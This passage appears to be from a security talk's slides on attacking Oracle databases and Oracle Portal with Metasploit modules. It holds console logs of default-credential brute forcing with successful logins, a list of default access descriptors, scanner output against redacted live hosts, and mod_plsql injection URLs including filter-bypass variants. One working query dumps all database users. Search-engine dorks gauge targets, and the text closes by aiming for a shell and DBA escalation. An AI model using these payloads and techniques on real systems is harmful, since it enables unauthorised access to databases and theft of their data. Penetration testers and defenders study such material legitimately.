[*] received an unknown error, manually check
[-] WRONG SID: XE

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Oracle iSQLPlus

- oracle_isqlplus_login.rb
- Once we have a valid SID start checking for default user/pass accounts

```
msf auxiliary(oracle_isqlplus_login) > set RHOSTS 192.168.26.139
RHOSTS => 192.168.26.139
msf auxiliary(oracle_isqlplus_login) > set RPORT 7778
RPORT => 7778
msf auxiliary(oracle_isqlplus_login) > set SID ORCL92
SID => ORCL92
msf auxiliary(oracle_isqlplus_login) > run

[*] http://192.168.26.139:7778 - Trying username:'SCOTT' with password:'TIGER'
[+] http://192.168.26.139:7778/isqplus successful login 'SCOTT' : 'TIGER'
[*] http://192.168.26.139:7778 - Trying username:'DBSNMP' with password:'DBSNMP'
[+] http://192.168.26.139:7778/isqplus successful login 'DBSNMP' : 'DBSNMP'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'MANAGER'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE9'
[+] http://192.168.26.139:7778/isqplus successful login 'SYSTEM' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYS' with password:'ORACLE9'
[+] SYS:ORACLE9 is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:7778/isqplus successful login 'SYS' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYSADMIN' with password:'SYSADMIN'
[*] http://192.168.26.139:7778 - Trying username:'BRIO_ADMIN' with password:'BRIO_ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle iSQLPlus

- oracle_isqlplus_login.rb
- Works on Oracle DB 10 as well


```
msf auxiliary(oracle_isqlplus_login) > set VERSION 10
VERSION => 10
msf auxiliary(oracle_isqlplus_login) > set RPORT 5560
RPORT => 5560
msf auxiliary(oracle_isqlplus_login) > set SID ORCL
SID => ORCL
msf auxiliary(oracle_isqlplus_login) > run

[*] http://192.168.26.139:5560 - Trying username:'SCOTT' with password:'TIGER'
[+] http://192.168.26.139:5560/isqlplus successful login 'SCOTT' : 'TIGER'
[*] http://192.168.26.139:5560 - Trying username:'DBSNMP' with password:'DBSNMP'
[*] http://192.168.26.139:5560 - Trying username:'SYSTEM' with password:'MANAGER'
[*] http://192.168.26.139:5560 - Trying username:'SYSTEM' with password:'ORACLE'
[+] http://192.168.26.139:5560/isqlplus successful login 'SYSTEM' : 'ORACLE'
[*] http://192.168.26.139:5560 - Trying username:'SYS' with password:'ORACLE9'
[*] http://192.168.26.139:5560 - Trying username:'SYS' with password:'SYS'
[*] http://192.168.26.139:5560 - Trying username:'SYS' with password:'ORACLE'
[+] SYS:ORACLE is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:5560/isqlplus successful login 'SYS' : 'ORACLE'
[*] http://192.168.26.139:5560 - Trying username:'SYSADMIN' with password:'SYSADMIN'
[*] http://192.168.26.139:5560 - Trying username:'BRIO_ADMIN' with password:'BRIO_ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle Portal

- Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is the component that translates web requests into database queries.
- Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server
- Several software implementations, ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server.

Oracle Portal



http://download.oracle.com/docs/cd/B10467_16/tour/portal_intro.htm


Oracle Portal

- Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passes it on to the database server where it is executed.
 1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
 2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
 3. The requested package and procedure are wrapped in a block of anonymous PL/SQL, and sent to the database server.
 4. The database server executes the procedure and sends the results back to the Gateway as HTML.
 5. The gateway sends the response, via the web server, back to the client.

Oracle Portal

- URLs for PL/SQL web applications are normally easily recognizable and generally start with the following
 - <http://www.example.com/pls/xyz>
 - <http://www.example.com/xyz/owa>
 - <http://www.example.com/xyz/portal>
- In this URL, xyz is the **Database Access Descriptor**, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, etc

Oracle Portal



http://download.oracle.com/docs/cd/B10467_16/tour/portal_how.htm

Oracle Portal

- Database Access Descriptors
 - Similar to SIDs, required to interact with the portal.
 - Lots of defaults but can be anything alphanumeric
 - Common Defaults:

SIMPLEDAD	ORASSO
HTMLDB	SSODAD
PORTAL	PORTAL2
PORTAL30	PORTAL30_SSO
DAD	OWA
PROD	APP

Oracle DAD Scanner

- oracle_dad_scanner.rb
 - Scans for common Oracle DADs

```
msf auxiliary(oracle_dad_scanner) > run

[+] Received 200 for DAD: /
[+] Received 302 for DAD: /pls --> Redirect to /pls/simpledad/
[+] Received 302 for DAD: /pls/ --> Redirect to /pls/simpledad/
[*] 404 for /apex
[*] 404 for /pls/adm
[*] 404 for /pls/admin
[+] Received 302 for DAD: /pls/admin_/ --> Redirect to /pls/simpledad/admin_/?sc
hema=sample
[*] 404 for /pls/apex
[*] 404 for /pls/apex_prod
|
```

Oracle DAD Scanner

- oracle_dad_scanner.rb
 - Scans for common Oracle DADs

```
[*] 404 for /ows-bin/mydad/admin_  
[*] 404 for /ows-bin/orasso  
[*] 404 for /ows-bin/orasso/admin_  
[*] 404 for /ows-bin/online  
[*] 404 for /ows-bin/online/admin_  
[+] Received 302 for DAD: /ows-bin/owa --> Redirect to /ows-bin/owa/.home  
[+] Received 200 for DAD: /ows-bin/owa/admin_  
[*] 404 for /ows-bin/ows-binqlapp  
[*] 404 for /ows-bin/ows-binqlapp/admin_  
[*] 404 for /ows-bin/portal  
[*] 404 for /ows-bin/portal/admin_  
[*] 404 for /ows-bin/portal2
```

Oracle DAD Scanner

- oracle_dad_scanner.rb
 - Scans for common Oracle DADs
 - Set VERBOSE to false to just see found DADs

```
nsf auxiliary(oracle_dad_scanner) > run
```

```
[+] Received 302 for DAD: / --> Redirect to http://[REDACTED].org/  
[+] Received 301 for DAD: /db --> Redirect to http://[REDACTED].23/db/  
[+] Received 200 for DAD: /db/  
[+] Received 302 for DAD: /ows-bin --> Redirect to /ows-bin/simplifiedad/  
[+] Received 302 for DAD: /ows-bin/ --> Redirect to /ows-bin/simplifiedad/  
[+] Received 302 for DAD: /ows-bin/admin_/ --> Redirect to /ows-bin/simplifiedad/ad  
min_/?schema=sample  
[+] Received 302 for DAD: /ows-bin/owa --> Redirect to /ows-bin/owa/.home  
[+] Received 302 for DAD: /ows-bin/simplifiedad --> Redirect to /ows-bin/simplifiedad/  
sample.home  
[+] Received 200 for DAD: /ows-bin/simplifiedad/admin_  
[+] Received 302 for DAD: /ows-bin/ssodad --> Redirect to /ows-bin/ssodad/sample  
.home  
[+] Received 200 for DAD: /ows-bin/ssodad/admin_  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Oracle Portal

- Verify mod_plsql gateway is running
 - Null is valid function and should return a 200
 - Something random is not, and should return a 404
 - <http://www.example.com/pls/dad/null>
 - <http://www.example.com/pls/dad/nosuchfunction>
- If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.
- http://www.owasp.org/index.php/Testing_for_Oracle

Oracle Portal Testing PLSQL Gateway

- oracle_plsql_enabled.rb

```
msf auxiliary(oracle_isplsql_enabled) > set DAD ows-bin/wrong
DAD => ows-bin/wrong
msf auxiliary(oracle_isplsql_enabled) > run

[*] Sending requests to [REDACTED].23:80/ows-bin/wrong

[*] Received 404 for null
[*] Received 404 for DQHEFZPTS
[-] PL/SQL gateway is not running
[*] Auxiliary module execution completed
msf auxiliary(oracle_isplsql_enabled) > set DAD ows-bin/owa/
DAD => ows-bin/owa/
msf auxiliary(oracle_isplsql_enabled) > run

[*] Sending requests to [REDACTED].23:80/ows-bin/owa/

[*] Received 200 for null
[*] Received 404 for KMIAJ
[+] [REDACTED].23:80 PL/SQL Gateway appears to be running!
[*] Auxiliary module execution completed
msf auxiliary(oracle_isplsql_enabled) > [ ]
```

Oracle Portal

- It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends on the version of the PL/SQL Gateway.
- Examples:
 - `http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS`
 - `http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL`
 - `http://server.example.com/pls/dad/orasso.home?);execute+immediate+:1;--=select+1+from+dual`

Oracle Portal Exploitation

- oracle_modplsqli_pwncheck.rb
- Test the various PL/SQL gateway exploit methods
- Based on notsosecure.com's oap.pl <http://code.google.com/p/oaphacker/>

```
msf auxiliary(oracle_modplsqli_pwncheck) > set DAD ows-bin/owa/
DAD => ows-bin/owa/
msf auxiliary(oracle_modplsqli_pwncheck) > run

[*] Sending requests to [REDACTED].23:80/ows-bin/owa/

[-] Received 403 for owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %0Aowa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 400 for %20owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for oaA_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for ow%25%34%31_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 400 for %20owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %09owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%FFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%AFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %5CSYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for *SYS*.owa_util.cellsprint?p_thequery=select+1+from+dual
[+] Received 200 for [REDACTED].23:80/ows-bin/owa/"SYS".owa_util.cellsprint?p_thequery=select+1+from+dual
[+] Received 200 for [REDACTED].23:80/ows-bin/owa/<<"LBL">>owa_util.cellsprint?p_thequery=select+1+from+dual
[+] Received 200 for [REDACTED].23:80/ows-bin/owa/<<LBL>>owa_util.cellsprint?p_thequery=select+1+from+dual
[+] Received 200 for [REDACTED].23:80/ows-bin/owa/<<LBL>>SYS.owa_util.cellsprint?p_thequery=select+1+from+dual
```


Oracle Portal Exploitation

- oracle_modplsqli_pwncheck.rb
- Attack Surface?

inurl:/portal/page/portal

About 2,890,000 results (0.09 seconds)

inurl:/pls/portal

About 2,860,000 results (0.19 seconds)

inurl:/pls/portal30

About 64,200 results (0.22 seconds)

inurl:/pls/prod

About 59,300 results (0.15 seconds)

inurl:/pls/orasso



About 11,000 results (0.10 seconds)

inurl:/ows-bin/

About 4,890 results (0.29 seconds)



Oracle Portal Exploitation

- Run SQL Queries – Database Version




Oracle Portal Exploitation

- Run SQL Queries – Database SID



Oracle Portal Exploitation

- Run SQL Queries – Database Users




```
http://192.168.26.137/pls/portal/PORTAL.WWW_HTTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+*+FROM+all_users

ORABPEL 81 09-AUG-05 BAM 80 09-AUG-05 IP 79 09-AUG-05 B2B 78 09-AUG-05 OWF_MGR 76 09-AUG-05
WIRELESS 74 09-AUG-05 SCOTT 82 09-AUG-05 DSGATEWAY 71 09-AUG-05 PORTAL_DEMO 70 09-AUG-05
PORTAL_APP 69 09-AUG-05 PORTAL_PUBLIC 68 09-AUG-05 PORTAL 67 09-AUG-05 ORASSO_PA 66 09-
AUG-05 ORASSO_DS 65 09-AUG-05 ORASSO_PS 64 09-AUG-05 ORASSO_PUBLIC 63 09-AUG-05 UDDISYS
72 09-AUG-05 WCRSYS 73 09-AUG-05 ODS 61 09-AUG-05 ORASSO 62 09-AUG-05 ORAOCA_PUBLIC 60 09-
AUG-05 OCA 59 09-AUG-05 MGMT_VIEW 56 07-JUL-05 DISCOVERER5 58 09-AUG-05 DCM 57 09-AUG-05
WKPROXY 51 07-JUL-05 WKSYS 50 07-JUL-05 MDDATA 49 07-JUL-05 SYSMAN 54 07-JUL-05
ANONYMOUS 43 07-JUL-05 XDB 42 07-JUL-05 WK_TEST 53 07-JUL-05 OLAPSYS 46 07-JUL-05 CTXSYS 40
07-JUL-05 MDSYS 36 07-JUL-05 SI_INFORMTN_SCHEMA 35 07-JUL-05 ORDPLUGINS 34 07-JUL-05
ORDSYS 33 07-JUL-05 EXFSYS 32 07-JUL-05 WMSYS 23 07-JUL-05 DBSNMP 22 07-JUL-05 DMSYS 37 07-
JUL-05 DIP 19 07-JUL-05 OUTLN 11 07-JUL-05 SYSTEM 5 07-JUL-05 SYS 0 07-JUL-05
```

Oracle Portal Exploitation

- Run SQL Queries – Check my privileges



Oracle Portal Exploitation


- But I want shell! Or at least access to tasty data
- Next step is to escalate to DBA via privilege escalation, see oracle Defcon 17 talk...
- Dependent on backend database version....if its patched, you're out of luck
- Most functions run as PORTAL_PUBLIC user who is a limited account
- However, some functions run as PORTAL user who is DBA 😊

Oracle Portal Exploitation

